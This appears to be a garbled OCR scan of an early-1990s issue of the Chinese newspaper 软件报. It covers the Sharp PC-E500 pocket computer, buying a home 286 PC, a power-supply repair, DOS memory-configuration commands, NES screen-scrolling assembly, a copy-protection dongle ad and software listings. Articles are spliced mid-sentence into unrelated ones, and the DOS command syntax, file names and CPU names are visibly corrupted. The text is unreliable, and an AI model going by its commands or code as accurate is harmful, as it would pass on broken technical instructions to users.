该机是日本SHARP公司八十年代末期的产品，九十年代开始在日本普遍使用且开发较好，我国在91年引进，比日本仅晚一年多，基本上处于同一起跑线上，且开发、使用水平已超过日本。

国内立足于主机进口，外设国产。因此价格较低，能为大多数用户所接受。国内开发、外设产品的不下十家，其中广州袖珍计算机中心和南方测绘仪器公司实力较强，他们拥有一批袖珍机专家和测绘专家，对袖珍机用户和野外工作有较深的了解，开发的产品较全、较好、较实用。有较好的售后服务，产品不合格可修、可换。对产品的开发有近期和中、长期的系统规划。可满足不同层次用户的需要。在和他们的接触中，我感受最深的是他们不隐瞒自己产品的缺陷，因此我认为他们是值得用户信任的朋友。

日本原机质高价高。国产设备外形、尺寸及工艺水平不如原机。但质量基本与原机差不多，且价格仅为原件的20%~50%左右。下面分别介绍原机及国产产品情况，并提供参考价格(可能稍高或低于实际的市场销售价格)。

(一) 主机及模块：PC-E500系列主机有五种，PC-E500，E550，1480U，1490U，1490U I，其中PC-E500的RAM为32KB，其它几种RAM分别为32KB和64KB。五种不同型号主机均具有上述六种功能，后四种主机增加的一些功能或实用价值不大，或不太适合中国国情，且在PC-E500中均可很容易地通过软件开发来实现。

国内大量引进价格最低的PC-E500无疑是明智而正确的。国内引进原装PC-E500，经扩容后的主机有64K、128K、256K三种。个别256K的主机有虚焊现象，使用中若有异常现象或出现不能进行初始化的情况时，可能是虚焊，应及时找销售单位换货，厂家应及时提高供货质量，以减少用户麻烦。

模块共四种：CE-212M(8K)，CE-2H16M(16K)，CE-2H32M(32K)，CE-2H64M(64K)。此种原装模块均是带电池的，脱机后信息不会丢失。国内引进少量32K和64K模块，国内开发有64K(不带电池)、128K、256K等三种模块及汉字库、专用程序库等内容的模块。原装模块制作精美，随意插拔不会丢失信息，一个单位至少应购置一两个，作为活动电子磁盘，用来在各主机间传递信息，因其价格高且容量小，不宜购置过多。国产模块虽外观不美，但价格大大低于原装产品，且容量又大于原装产品。在不频繁插拔的情况下，保存信息仍然可靠。应多选用128K和256K大容量模块。国产256K模块接口尺寸比标准的小1mm，若将已有信息的模块换掉后再插入时应注意对准，若对不齐，可稍移动位置试试，一般都能成功。只有在不得已的情况下才采取重新初始化的措施。因此使用国产模块时，应尽量减少插拔次数。在拔下前最好将模块F盘上的文件保存到主机E盘上或磁带上，或通过微机保存到软盘上。只要使用多加注意，国产模块还是好用的。当然，厂家也要不断改进产品质量，并建议把电池焊接在模块内的方式改为可自由更换的方式，以方便用户。

(二) 与主机左端11脚接口联接的设备。

①CE-140P袖珍磁盘驱动器及2.5英寸CE-1650F软盘。

小巧轻便，电池供电，是真正的便携式驱动器。双面128KB小软盘记录信息相当可靠，可同时打开6个文件(RAM盘E和F只能同时打开2个文件)，是理想的数据库设备。但价格太贵，驱动器2000多元一台，软盘100元左右一张，且至少100台才能进口。国内有类似，只有样机。国内有类似容量较小的3.5英寸软盘驱动器或速度更快、容量可达1M字节的电子磁盘。我认为：若一个单位购置有十台以上的主机时，添置一台袖珍磁盘驱动器CE-140P是合理的。

②CE-126P热敏打印机/带遥控磁带机接口。其优点是质优价廉，价格低(800多元)。可用交流接口EA-23E或4节5号电池供电，小巧轻便，携带方便。仅使用LPRINT=PRINT命令就可对PRINT接口输出的结果进行打印，机内有带遥控功能的磁带机接口。磁带读写可靠率高。其缺点是热敏打印，不便长期保存打印结果。每行只能打印24个字符，只有一种字体，不能满足一些用户的需要。

③CE-124磁带机接口(无遥控)。用于与原PC-1500使用的CE-152磁带机联接进行磁带读写。该产品质高、价格适中，读写可靠性高，可惜未引进。国内开发有五六种，价格在几十元至100多元之间，读写速度是PC-1500的15倍左右，但可靠性较差。其中E500R有滤波电路，去掉杂音，读写质量较好。由于读写质量不仅取决于录音电缆，还与磁带机、磁带的质量有直接关系。最好使用进口磁带。磁带价格低、容量大、速度也不算太慢。我曾曾用一个磁带记录720K字节的数据库获得成功。对于未购置CE-126P的用户来说，可考虑购置此设备。从长远看，磁带机迟早是要淘汰的，有条件的单位应尽量使用与微机通讯的电缆将程序或数据存贮到软盘上。

(三) 与主机右端15脚接口联接的设备。

日本原机有：①RS-232C接口CE-130T，通过通讯电缆RS-23P、RS-15P、RS-9P可与有RS-232接口的微机进行通讯。国内未引进。②与CE-515P四色绘图打印机接口连接的电缆CE-516L(380元)。CE-515P是与PC-E500配套的绘图打

注：打印机参考价：CE-126P为850元；PP40(不含接口)为970元；一体化机为1800元。

四. 其它问题。

(一) 关于锁机，说明书附录I对这一现象作了介绍：若计算机受到强静电或外部噪声的干扰，可能被“挂起”(所有键均不起作用)。这时可恢复复位键清除故障。我使用该机近3000小时，锁机十几次，按机时计算机锁机率不到1%。发生锁机时，用网路电缆轻插一下RESET复位孔，即可解除，且不会破坏内存程序和系统指针。我认为这是一种保护性措施，不必忧心。

(二) 关于程序移植，回顾PC-1500取代TI-59时，从没有人提出要求两者对程序的兼容性，因为大家明白两者不是一个档次。为什么现在却在PC-1500的移植过多考虑兼容性呢？我想也许是PC-1500的程序比较成熟，大家用习惯了，不愿花更多的时间去更改，这是情理之中的事。在这里我有一个比喻：如果把袖珍机比作自行车，把微机比作汽车，那么介于两者之间的PC-E500就是摩托车，你是希望摩托车能赶上汽车呢，还是希望它停留在自行车的水平上。这个道理是不言而喻的。袖珍机是低档计算机，微机是中、高档计算机，其BASIC功能差别较大，我们的思想不能老是停留在低档次的袖珍机上，而应尽量向中、高档的微机靠拢。从长远看它的一点时间和移植程序是合算的。其实移植工作并不很复杂，只要找到了两者的异同之处是很简单的。PC-E500的BASIC摒弃了PC-1500中一些低档功能，如固定变量数组等，增加了微机的功能，如文件管理和程序编辑等，除此以外基本兼容。从程序的输入格式来看，用户除了在变量名和其后的保留字之间要加一个空格外，其它差别完全由系统来完成(如程序中的十进制常数按内部方式存贮占3个字节，16进制常数则按ASCII方式存贮。无条件转移的转移码按位移量占3字节等)。了解这些后，不仅使移植工作变得简单，而且移植后的程序还可能比原来的简短。移植时对程序的主体(数学模型和计算方法)基本上不作改变，而输入输出是可能使用文件方式，中间数据的读写不再用磁带，而改用RAM盘。不要边计算边打印结果，而把结果按输出格式存盘，待计算结束再调用输出通用子程序。可随意选择输出方式(显示或从不同的打印机输出)，不仅在计算中省去了许多不必要的重复工作，而且使我们的编程水平上了一个台阶；为今后使用微机奠定了基础。我移植了十几个程序，全部按微机的程序进行移植，且全部采用人工方式，一个十几K字节的程序连调试、计算在内也不过两三天时间。况且现在有了通讯电缆和翻译软件，大大减少人工操作的工作量，使移植工作变得简单了。有一般编程水平的用户通过一天的学习，即可掌握程序移植的方法。(软件报1992年第40期上卢佩权同志的文章虽不够全面，但可供初、中级水平用户参考。

(三) 关于该机当前使用情况。①已经使用该机并作了大量软、硬件及系统程序、应用程序开发的单位和个人有：便携机分会(原袖珍机协会)部分常务理事和理事，部分袖珍机专家和测绘专家，部分高等院校和科研单位。②目前使用较广泛的为野外工作者，也有少数室内工作者，一年中我接触的用户有十几个单位和十几个专业，用户数量至少是四位数的。③部分用户很谨慎，先买一台，移植几个程序试一试，觉得不错，已陆续添置。④一些单位在参加PC-E500研讨学习班后，反应强烈，但国内PC-1500规定的使用年限未到期，暂时不能购买，一旦经费到手，将成为该机的用户，这一部分数量不小。⑤过去对PC-1500不屑一顾的某些大城市、大单位，现在已成为PC-E500的主要用户。⑥其它学会已涉足PC-E500，纷纷举办研讨学习班，其积极性不亚于便携机(袖珍机)协会。⑦更多的PC-1500用户在PC-E500和便携机之间举棋不定，这部分数量最多。

(四) PC-E500究竟能用几年？这是大家最关心的问题，也是最难回答的问题。这里谈点不成熟的意见供大家参考：①当前PC-1500陷入困境，除上述谈到的一些情况外，就是与该机配套的CE-150打印机使用年限已经很长，故障多，维修难且价格高。但主机的完好率几乎是100%。PC-E500的外设可根据需要随意配置，选择方便，而主机一般不会出现故障。我使用近3000小时从未出过问题。因此PC-1500困境不会在该机重现。②PC-E500日本是否还在生产不知道，但我认为只要有钱可赚，厂商是不会轻易放弃的。何况日本使用该机也刚刚起步，而中国又是一个大市场，怎能随便地丢掉这个大好时机。PC-1500用了十年，若该机能使用到本世纪末，其所创造的产值就早已超出购机的费用了。③进一步讲，即便该机被淘汰，仍可作为微机的输入工或中英文记事簿或游戏机，它不会象PC-1500那样一旦CE-150不能用，主机就只好废弃了。④为了使用户免除后顾之忧，对国内销售商提两点建议：第一对所售产品要有最低的保修年限(即便该机已售缺)，我想至少应到本世纪末。第二经常发布有关该机的各种信息，使用户做到心中有数。

(全文完)

家用电脑的选购和软件配置

(软件版) 浙江联络站

随着计算机技术的发展,人们开始认识到计算机的广泛普及和应用,对整个社会产生了巨大影响。计算机知识和应用能力将是当代知识结构不可缺少的重要组成部分。因此越来越多的家庭要求购买微机。面对国内微机市场的假冒伪劣机、学习型机、PC机等各种型号的微机,应如何选购,常常要颇费一番斟酌。作者认为选购家用电脑首要的要素是软件,其次是使用卫生、价格、硬件质量和售后服务。

根据上述选购要素,作者认为当前最理想的家用电脑是PC-286,本文将介绍几种286机型和选购指南,以供读者参考。

一、为什么选PC-286机

PC机指主板CPU为8088的准16位个人电脑,其代表产品主要有长城HM-PC、星河小博士88、清华HH-PC、CSC-PC等,均为国内产品。在国内外这一档次产品已趋饱和,其价格在2000-4000元范围,与PC-286相差仅20%,他扩展和升级能力有限,因此有许多软件都不能支持,主要是追求做个人文字处理。

PC-286才是理想的家用电脑,价格在2600-6000元之间,经济力匮乏的可先买一台3000元档次的,以后逐步升级。它方便而充分的升级能力,所有资源都不会浪费。


首先,只有286才能支持高分辨率显示器,使人们的视力得到有效保护,这一点对青少年尤其重要。

从软件上看,286能够支持各种优秀软件、傻瓜软件,越是对计算机不了解又没有时间来学习的用户,越是需要用这种软件,以使电脑更好的成为主人帮手。高级的操作系统、工具软件、新一代的汉字输入法、图文处理所见所得、大型游戏、教育、翻译、学习、股票分析、电脑“炒更”、家庭管理、卫生保健等。凡新一代开发的智能(界面)较好的软件,都离不开286。如使用LAYOUT一类高级软件,可以把思想直接变成

一台CSC-1型中华学习机,开机指示灯一亮,喇叭无响声,屏幕无显示,根据以上现象初步判断为电源系统出了故障。拆开机壳上盖,从主机板上的电源插头(JT)处用万用表测量士12V均为零,证实了以上推论。

该机电源系统是一个单独的组件,按下JT插头,卸下两个自攻螺钉,整个电源系统即可从主机内取出来。然后拆去电源罩壳,测保险管完好,说明滤波及聚潮部分无短路故障,可以通电检查。(如果保险管熔断,则必须查明故障原因并更换上合格的元件后才能通电,千万不可随便更换一支保险管就通电,以免扩大故障而造成更大的损失。)该机电源有关启动部分电路简化后如图。测D1-D4整流输出端为+320V,正常,再测开关管V1集电极,亦为+320V,正常。测V1基极为0V,不正常。该电源是一自激型开关电源,V1正常工作后基极位为电压(约-4.2V),现为0V,说明开关电源没有工作。V1为什么没有工作呢?从原理图分析其原因不外有以下几种:(一)启动电阻R7、R6有故障;(二)开关变压器N1、N3绕组断路;(三)反馈网络R3、R7、R4元件不良;(四)发射极电阻R5断路;(五)开关电源烧坏。经仔细检查,本例故障结果是R7电阻变质,由240KΩ变到无穷大,致使V1得不到启动电压而不能工作。更换R7后故障排除。

四川 陈敬洪



利用汉字WORD STAR本身的命令解决本身的缺陷

本人在使用汉化WORD STAR编辑文件的过程中,出现了几次由于空间不够,使得编辑好的文件无法存盘,造成这个后果的原因是,WORD STAR编辑的文件必须存在缺省的磁盘驱动器软盘或硬盘上。

这时按下ESC键回到编辑状态下。
(2)按下F9(或“QR”),使光标回到开头。
(3)按下F7(或“KB”),设置字符块标志。
(4)按下F10(或“QC”),使光标回到文件末尾。
(5)按下F8(或“KK”),设置字块标志。
(6)按下“KW”,屏幕提示:文件名字 WRITE MARKED TEXT ON? 此时,请输入非缺省的驱动器,回车车键即存人。(陕西 李敬洪)

仔细研究一下 WORD TSAR 所提供

程序(通过逻辑框图),而不需专门去学习计算机编程语言,使用价值几千元的翻译软件,就可使一个高中生每日翻译几万字的各种外语文章,一年后,不但收回所有的购机投资,而且只需经专家个别指导,即可做准同价,这样一朝拥有终生受益的例子是很多的。

二、PC-286机构简介
286可分为三类:第一类是进口原装机,如AST、LEO、COMPAQ、ALR等,价格较贵,环境要求高,不适合家用。

第二类是专用机,如王码900家用电脑,联想1+1教育/家用电脑,CSC-286家用电脑等等,这一类产品有一定特色,但其兼容性、售后服务、软件服务等都存在许多问题,其软件主要靠生产单位自行开发,质量较差,不兼容,不用。如王码家用电脑带有一块软卡,此卡并无大用,无硬盘,用双频单显显示器,要3200多元,联想1+1则在无硬盘、用双频单显的情况下,做了一个虚拟硬盘,售价要近3000元一台,这种性能价格比实在太低了。至于软件方面,联想1+1家用电脑做了几多宣传,实际上所开发的软件软件不仅数量少,质量也差,远不如台湾、欧美、香港甚至我国自己在中华机上的同类软件,根本没有把286机器的优异性能发挥出来。

第三类是兼容机,又称为杂牌组装机,它是真正适合进入家庭的理想机型。但该类机器多为经销商从沿海(福建、广东、海南等)城市或台湾、台湾、新加坡等地购买主板、驱动器、显示器、卡、电源、机箱等,在内地根据用户配置要求组装而成,其质量变化较大。欲购佳品,必须认真挑选,这类机器是散件组装,可在进货时节约费用,也可根据用户的要求进行选择,为用户省去不必要的配置,更重要的是,选用通用零部件,比较容易解决售后维护问题。比如,电源部件、键盘完全可以采用广东顺德、福建或京津地区的名牌产品,因为该部件对电脑使用寿命影响极微,国内名牌本身就是引进出口产品,完全可以放心使用。又如,进口原装机往往是标准配置,有双软驱,而作为家用单驱往往就足够了。再如,CONNER硬盘较便宜,是广泛受欢迎的进口名牌产品,在全国有广泛的服务网络,容易解决维修问题,而且这类机器的兼容性好,有很大的软件选择余地,最佳的家用电脑软件开发环境、升级能力。

(未完待续)

二、DEVICEHIGH命令
类型:配置命令。
功能:在使用80386或80486芯片的系统中,把设备驱动程序安装在640K至1M占用的保留内存区域(UMB)中。

格式: DEVICEHIGH [SIZE = hexsize] [4] [path] filename para
其中: hexsize 指出加载设备驱动程序所需最小的保留内存的大小(单位用字节,且用16进制制数表示)并要和 SIZE 控 SIZE = hexsize 一起使用。

[4] [path] filename 指出要加载到UMB的设备驱动程序的路径和文件名; para 指定设备驱动程序所需要的任何命令行信息。

说明:本命令使用前要把在配置文件 CONFIG.SYS 中安装如下的设备驱动程序: DEVICE = C, \DOS\HMMEM.SYS DEVICE = C, \DOS\FMMMSIZE 然后再在 CONFIG.SYS 文件中加入下面两行:

```

DOS = UMB
DEVICEHIGH = [4] [path] filename
para

```

在DOS把指定的驱动程序安装在内存高地址以后,如果驱动程序占用了比内存高地址更多的空间,则系统将会死机,可用hexsize来指明驱动程序需要多大的内存空间,其值的取得是这样:先将驱动程序安装在常规内存,通过使用MEM+/debug命令找到该数值。如果内存高地址不足以加载该驱动程序,则DOS将其加载到常规内存中,就像使用MEM命令一样。

三、DOS命令
类型:配置命令
功能:把常规内存和地址内存连接起来,并且把DOS加到高地址内存区域(HMA-1MB)以上的第一个64KB空间。
格式: DOS -[HIGH] LOW [,UMB] NOUMB] 其中,HIGH把DOS安装在内存高地址,LOW把DOS安装在常规内存中(省略HIGH)UMB把DOS把常规内存和高地址内存连接起来,(HMA)指向高地址内存,即位于640K至1M之间的一块没有视频缓存,ROM以及扩充存储器的内存区域。NOUMB把常规内存和保留内存的连接解除(省略HIGH)。

说明:要把DOS安装在内存高地址,并把常规内存和保留内存连接起来,必须在CONFIG.SYS中使用命令 DEVICE = C, \DOS\HMMEM.SYS 然后使用 DOS -HIGH,UMB,接着可以使用 DEVICEHIGH = [4] [path] filename,将驱动程序 filename 安装在内存高地址。

四、EMM386命令
类型:外部命令或配置命令
功能:在命令中使用,EMM386允许或禁止使用扩充内存(Waitek扩展协处理器;如果在CONFIG.SYS中

已作为设备驱动程序安装了EMM386.EXE,还能允许或禁止使用扩充内存。格式:在命令行中 EMM386 [ON/OFF/AUTO] [W=ON/W=OFF] 其中,ON允许使用扩充内存(省略设置);OFF禁止使用扩充内存 AUTO使用自动模式,只要要求使用扩充内存时才予以支持。 W=ON或W=OFF,允许或禁止使用Waitek扩展协处理器。不兼容的EMM386命令,显示当前所安装的设备驱动程序EMM386.EXE的状态。

在设备驱动程序安装中: DEVICE = [4] [path] EMM386 [MemSize] [RAM] NOEMS] 其中,MemSize用作模拟扩充(Expanded)内存的扩展(extended)内存(以字节为单位),范围16-82768,缺省值为256。 RAM同时提供使用保留内存和扩充内存 NOEMS只允许使用保留内存,禁止使用扩充内存。

说明:在命令中使用EMM386命令以前,必须在CONFIG.SYS文件中作为设备驱动程序(适当参数)进行安装,否则将出现如下错误信息: EMM386 driver not installed EMM386.EXE 是DOS5中的内存管理程序,它用在386和486机器上,只能使用DOS在扩展(extended)内存中模拟扩充(expanded)内存,可以允许使用设备驱动程序或常规内存程序安装在常规内存的高地址(保留内存)。

电脑游戏机编程技巧(十一)

第三部分

背景画面处理程序的编写技巧

一、背景画面的位移

背景画面的位移一般分为横向位移、纵向位移和斜向位移三大类,通常称纵向位移为画面的左右滚动,纵向位移为画面的上下滚动,多步位移的操作是通过屏幕显示映射单元不停改变数据实现的,而6527CPU则另辟蹊径,采用了屏幕显示映射单元的内容不变,通过屏幕显示窗口实现画面位移的方法,这犹如照相机或摄像机的取景框,显示窗口对准了哪一块图形,就把这一块图形显示出来,因此,背景画面的位移实质上就是显示窗口向相反的方向移动。由于显示窗口可任意移动,因此6527CPU可方便地进行任意方向的位移操作。一般取八个方向,然而由于每一个方向的位移可分为往返、循环两种过程,所以一般共有十六种位移方式,繁多的位移方式和简单的位移操作,是6527CPU的突出特点。


下面介绍各类位移的实现方法。

1. 显示窗口的概念
显示窗口是一个形象的称谓,实际上它是由卡通0页、卡通一页、底背页三页画面叠加而成的一个具有立体结构的画面,因此显示窗口的画面尺寸为32列×30行,为便于讨论,我们把它抽象为一个假想的具有32列×30行的平面矩形,在示意图中以双线圈表示,讨论中简称显示窗口或窗口。

在BASIC中,由于系统软件的限制,显示窗口只能显示28列×24行的背景画面,实际上应该是显示32列×30行的,这一点可通过BS-2A版本的开机画面所证实。

2. 显示窗口与背景画面的对应关系
由于画面的位移实质上是显示窗口向相反方向的移动,那么显示窗口与背景画面之间就出现了坐标的吻合问题,为便于讨论,我们选取

如图3-1显示窗口与背景画面的坐标对应关系。



如图3-1中显示窗口对正00页,这是FBASIC的正常显示状态,我们可通过对2000软开关置位,控制显示窗口对正于一种假想。由于6527CPU的背景画面可以正为单位移动,故我们以点为单位计算移动距离,图3-1中显示窗口的左角坐标(0,0),它标志显示窗口的坐标,所以最大横向移动距离为0-255点,当显示窗口的x坐标为255时,显示窗口正好对正10页,纵向亦然。

3. 画面的简单位移

(1) 纵向位移

画面纵向位移的示意图如NO. 3-1(以横向移动a点为例)
LDA # \$a
STA \$ 2005;窗口纵向位移
LDA # \$ 00
STA \$ 2005;窗口纵向位移
JSR YAN SHI;延时
RTS
执行NO. 3-1将有图3-2的画面。




图3-2 画面纵向移动a点示意图 对应的FBASIC程序如NO. 3-2
5 REM NO. 3-2
10 POKE 8197,A
20 POKE 8197,0
30 PAUSE 1000,END (待续)

山东 于基

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编:刘锦德 副主编:唐敏
国内统一刊号:CN51-0106 订阅代号:61-74 地址:成都市金河街75号 邮政编码:610015

为何这么多人愿意订阅《中国计算机用户》杂志

内容实用 印刷精美 订费很低

- 每期刊出一个约二万字的技术性或产品性专题, 1994年上半年的专题是: 汉卡、反病毒、开放式系统、动画制作、建网指南、笔输入计算机。
- 每三期连载一个讲座, 1994年上半年的两个讲座是: Foxpro 和汉化。
- 经验谈和工具箱两个栏目每期刊出十几篇用机技巧和工具使用方法的短文, 可帮助用户提高用机水平。
- 开发与应用栏目与系统开发示范栏目, 每期刊出数篇高水平专文, 可帮助用户提高开发水平。
- 自由软件与软件服务两个栏目, 介绍可自由拷贝的软件并免费提供此类软件。
- 产业动态栏目与商品报价两个栏目, 可帮助用户了解市场动向及选购硬件与软件。
- 每月5日出版, 从1994年起每期140页(16开), 影射胶印, 订费1.35元。 邮局订阅代号: 82-164

一种方便有效的加密工具——软件狗王

软件产品是一种知识密集型的产物, 开发一套优秀的软件成本高, 周期长。但是, 非法拷贝的行为, 严重地损害了软件开发者的合法权益, 同时在某种程度上也影响了软件产业的发展。

针对这种情况, 软件加密工具应运而生。微机软件加密一般选择软盘、硬盘、扩展槽插件、打印口插件等几种。前几年, 因其成本低、不需特殊硬件, 人们普遍采用磁盘加密, 缺点是效果不好、加密信息容易因磁盘损坏而丢失、用软盘还占用一个软驱。为了提高加密程度, 有些厂家开始使用特制的PC扩展槽插件, 由于造价昂贵、兼容性不理想, 一直少人问津。深圳未来电子科技有限公司生产的未来软件狗王系列, 综合了国内外同类产品优点, 在一个只有火柴盒大小的打印口插件内, 密封了复杂的逻辑电路和存储器, 固化了ID号、具有价格低、加密容易、安装简单、破译难度大(有自毁功能)等特点。

下面介绍一下该产品的特点和一些使用技巧。

- 软件狗王安装容易, 只要串接于主机并行口与打印机接口之间, 不占扩展槽, 无须外接电源, 不影响打印机的正常工作。
- 支持DOS、OS/2、WINDOWS等操作系统。
- 可以对EXE、BAT和COM文件进行加密, 加密后的文件增长9K, 运行时依赖于并口狗王内的特定数据, 无狗王程序将无法执行。
- 提供汇编、C、PASCAL、数据库(如CLIPPER等)、BASIC、COBOL等语言使用的OBJ程序, 使其与应用程序链接产生的可执行文件运行时依赖于软件狗王。
- 系统除了固化一个唯一的ID序列号, 还提供了120个字节的读写缓冲区(掉电不丢失), 并提供了相应的读写程序, 合理地利用缓冲区, 在源代码中保留某些重要的指针、参数、返回地址等, 可以加强软件加密程度。如果对链接后的EXE文件再用WLOCK.EXE进行外壳加密, 则加密效果会更好。
- 本系统采用了随机数据算法、监测跟踪自毁功能、硬件加密技术等多项新技术。

现在, 就让我们一起来看一下C语言的加密过程。

假如用户程序叫做TCDOG.C, 调用狗王提供的WLCASM.OBJ中的读写模块—RW—STRR(RWNUM, RWADDR, STR, RWFLAG);

其中: RWNUM是操作字节数(0-120), RWADDR指向内存数据起始(0-0119), STR操作数据指针, RWFLAG读/写标志(0/1)。

实际运行时, 要先将TCDOG.C编译, 然后再与WLCASM.OBJ链接。在MS C下, 输入命令: CCTCDOG.C (CR) LINK TCDOG+WLCASM<CR>

BAT文件先用提供的工具转换成COM文件, 对EXE、COM文件, 运行WLOCK.EXE即可生成加密后的EXE文件。

编 译 张 氏 沙 长 文

软件加密狗王

DOS & WINDOWS, 外插于打印口, 固化ID号, 120字节读写缓冲, 对执行文件和源文件加密, 自毁功能

电话: 0755-3361217 3326661 零售: 220元

深圳未来电子科技有限公司 (深圳华强大厦310室 518031)

《软件报》洛阳联络站是在软件报社的帮助及洛阳矿山机械工程设计研究院领导的大力支持下, 于日前成立, 现挂靠于洛阳矿山机械工程设计研究院计算机中心。

该站的建立是为了进一步扩大《软件报》在河南及洛阳地区的影响, 沟通《软件报》与广大作者读者之间的联系。

《软件报》洛阳联络站成立

系, 更好地为《软件报》读者服务, 反映广大读者的呼声, 把《软件报》办得更好。该站目前向《软件报》读者免费提供下列服务: 计算机软件技术咨询, 帮助选购计算机及旧机升档, 免费维修各类计算机设备(凭93年邮局《软件报》订单); 代订软件报订本合同, 欢迎广大读者联系(外地读者联系请附回信邮资)。

联系人: 陈永青、马清; 电话: (0379)412711-4018, 通信地址: 河南洛阳矿山机械工程设计研究院计算机中心; 邮编: 471039

软件交流

★编号: 931004

名称: PC文件转换工具箱
作者: 苏威棠

功能简介: 集多种实用程序于一体, 汉字菜单提示, 操作简便。

1. FOX-PRG 把FOX加密文件反编译成PRE文件。
2. GB-BIG5 把GB2312汉字内码文本转换成台湾汉字文本。
BIG5-GB 把台湾汉字文本转换成大陆简体内码文本。
3. HG-TXT 把华光文件转换成TXT文本, 过滤华光排版符。
KY-TXT 过滤(科印)排版符。
ST-TXT 过滤(四通)打字文件排版符。
WPS-TXT 过滤金山WPS文件排版符。
4. BAT-COM 把BAT批处理文件编译转换成COM文件。

COM-EXE 把COM文件转换成EXE文件
UNPACK 把EXEPACK压缩的文件还原成EXE文件, 以便修改EXE文件内容。
5. 病毒DOS-无毒DOS 把病毒杀死在内存, 不需用户选择, 净化DOS环境。
翻译程序: C和汇编语言。
运行环境: PC/XT/AT, 286/386/486及其兼容机。
转让方式: 软盘一张(内含说明)。
转让价格: 全套580元, 单项150元/项。
联系地址: (350002)福州市洪山石湖桥45-3号
★编号: 931005

名称: Twin1.0弹出式立体菜单作者: 熊生平
功能简介: Twin1.0是目前最为流行的全屏弹出式立体图形汉字菜单, 全部采用框架式结构访问Windows开发, 西文下彩色图形汉字显示, 不需任何汉字系统, 菜单主项多少, 弹出位置等均可自行设计, 方便灵活, 保存屏幕, 恢复屏幕, 立体方式弹出, 菜单菜单可左右平移, 全部开放式结构, 不作修改即可与任何应用程序连接, 提供全部Microsoft c++/Turbo c++源程序。
源程序语言: Microsoft c++, Turbo C, BC++
运行环境: IBMPC286, 386, 486
转让形式: 5.25寸1.2M软盘一张(内含详细说明及应用开发例子) 转让价格: 400元
邮购联系人: (100041)北京石龙山发电总厂技术工程处 熊生平 收

智星多媒体数据库管理系统

由中软总公司研开开发的“智星”多媒体数据库管理系统CSSMD近期问世。

CSSMD系统以现有数据库为蓝本, 在不修改现有数据库的基础上, 通过先进完善的数据库图像接口技术, 突破了现有数据库不能管理图像信息的限制, 从而使现有数据库直接升级为多媒体数据库。

CSSMD系统由二部分组成: 第一部分是CSSMD系统的集成环境MMDB系统, 此系统是国内第一个基于ORACLE数据库的数据库图像管理系统。第二部分是供用户二次开发的环境, 提供了用户二次开发的接口, 此接口适用于所有提供C语言编程接口的数据库系统, 如国内比较流行的DBASE、FOXBASE、ORACLE、INFORMIX、SYBASE等数据库系统, 通用性极强。第三部分是丰富的图像处理工具, 为广大数据库用户提供了强有力的图像处理工具。

智星多媒体数据库管理系统支持VGA、TVGA兼容系列视频卡, 最高以64级灰度显示灰度图像, 以256种颜色显示彩色图像, 同时, 以先进的图像处理技术使图像显示的质量最佳; 运用JPEG压缩标准的图像压缩技术, 使图像压缩比达到1:35, 使用户不必为庞大的图像数据冗余量耽心; 图形扫描支持MICROTEK台式系列, SPI标准手持扫描仪; 支持流行的TIFF、PCX、GIF、BMP、SPT等图像格式; 电子报表图像打印子系统遵循POSTSCRIPT标准, 支持EPSON、BROTHER系列24针打印机, HP系列激光打印机, 使用户的报表打印进入图像的世界; MMDB系统提供的功能强大的中文外壳使ORACLE数据库的使用进入了中西文兼容的操作环境, 使MMDB系统提供的精美方便的信息图形窗口界面, 使用户的数据操作更为直观迅速; 系统的图像处理支持可擦写的光盘驱动器, 解除了用户对存储容量容量的顾虑。

总之, CSSMD系统以其众多优越的特点, 在多媒体数据库领域中独树一帜。智星多媒体数据库管理系统的问世, 必将拓宽我国数据库系统的应用领域, 提高应用水平, 在很大程度上满足了国内数据库用户日益增长的对多媒体可视信息需求。

北京 巩建尧

▲DDD微机尺寸驱动设计系统问世 江苏无锡总参工程兵科研一所计算机中心研制成功 DDD (Dimension Drive Design) 微机尺寸驱动设计系统。该系统具有良好的人机界面和极高的设计效率, 通过拾取数据, 进行草图设计和图框修改, 无须考虑座标和比例, 只要给出相应的尺寸数值, 就能实现图纸设计的要求, 效率提高5倍以上。

▲长城集团推出长城GW-ABC智能输入法 中国长城计算机集团公司最近推出长城GW-ABC智能输入法, 该方法是基于GW中文语词处理系统的基础上, 吸取GW INT1.6和长城笔形码的特长, 同汉字的字形有机的结合在一起, 最大程度上节省了人的脑力而发挥计算机的作用, 从而使汉字输入变得简单易学, 方便实用。(汉中 郭森林)

▲GeoQuest解释系统软件开发获得新成果 中原油田物探公司研究所科研人员在GeoQuest系统配置环境下, 开发出两种软件: 1. 对地震资料进行特殊处理的置序软件; 2. 用于三维地震资料解释的新多线解释软件。(河南 郭森林)

▲上海汽车市场计算机交易系统投入运行 上海申德电子有限公司研制成功“上海汽车交易市场计算机交易系统”, 现已投入现场应用, 并获得圆满成功。(上海 高毓斌)

▲出口收汇核销管理系统研制成功 老河口市人民银行为了及时掌握全市出口收汇核销情况, 在湖北省外管局帮助下, 开发出“出口收汇核销管理系统”, 并投入使用。(老河口 杨朝)

▲上海市干部基本信息库投入正常运行 上海市委组织部自1985年开始筹建研制组织人事管理信息系统, 现已开发出自动化管理、信访管理、机关行文、干部考选等近10种应用软件, 该系统已在全市形成300多个局级工作站, 3000多个基层微机工作点, 已成为全市百万干部基本信息库, 覆盖率达98%。(汉中)

▲口试题库随机组卷系统首次在沪问世 上海海运学院研制成功口试题库随机组卷系统, 只要特定课程的试题题库在系统内建立之后, 就能按教师的要求, 迅速自动地随机组合于考试对象的一套试卷, 它可适合6个不同专业, 能同时存库10套试卷。(五五三)

▲计算机辅助分析在中医诊断中的应用研究取得成果 新疆电子计算机中心和新疆中医研究所承担的计算机辅助分析在中医诊断中的应用研究, 已通过新疆科委组织的鉴定。(乌鲁木齐)

明星系列软件

中国龙

汉字环境软件

昆明明星电脑公司 明星电脑北京办事处
地址: 昆明北京路230号 地址: 北京海后大街200号阜平大厦708室
电话: 0871-518874 电话: 200-28222 联系人: 潘小强

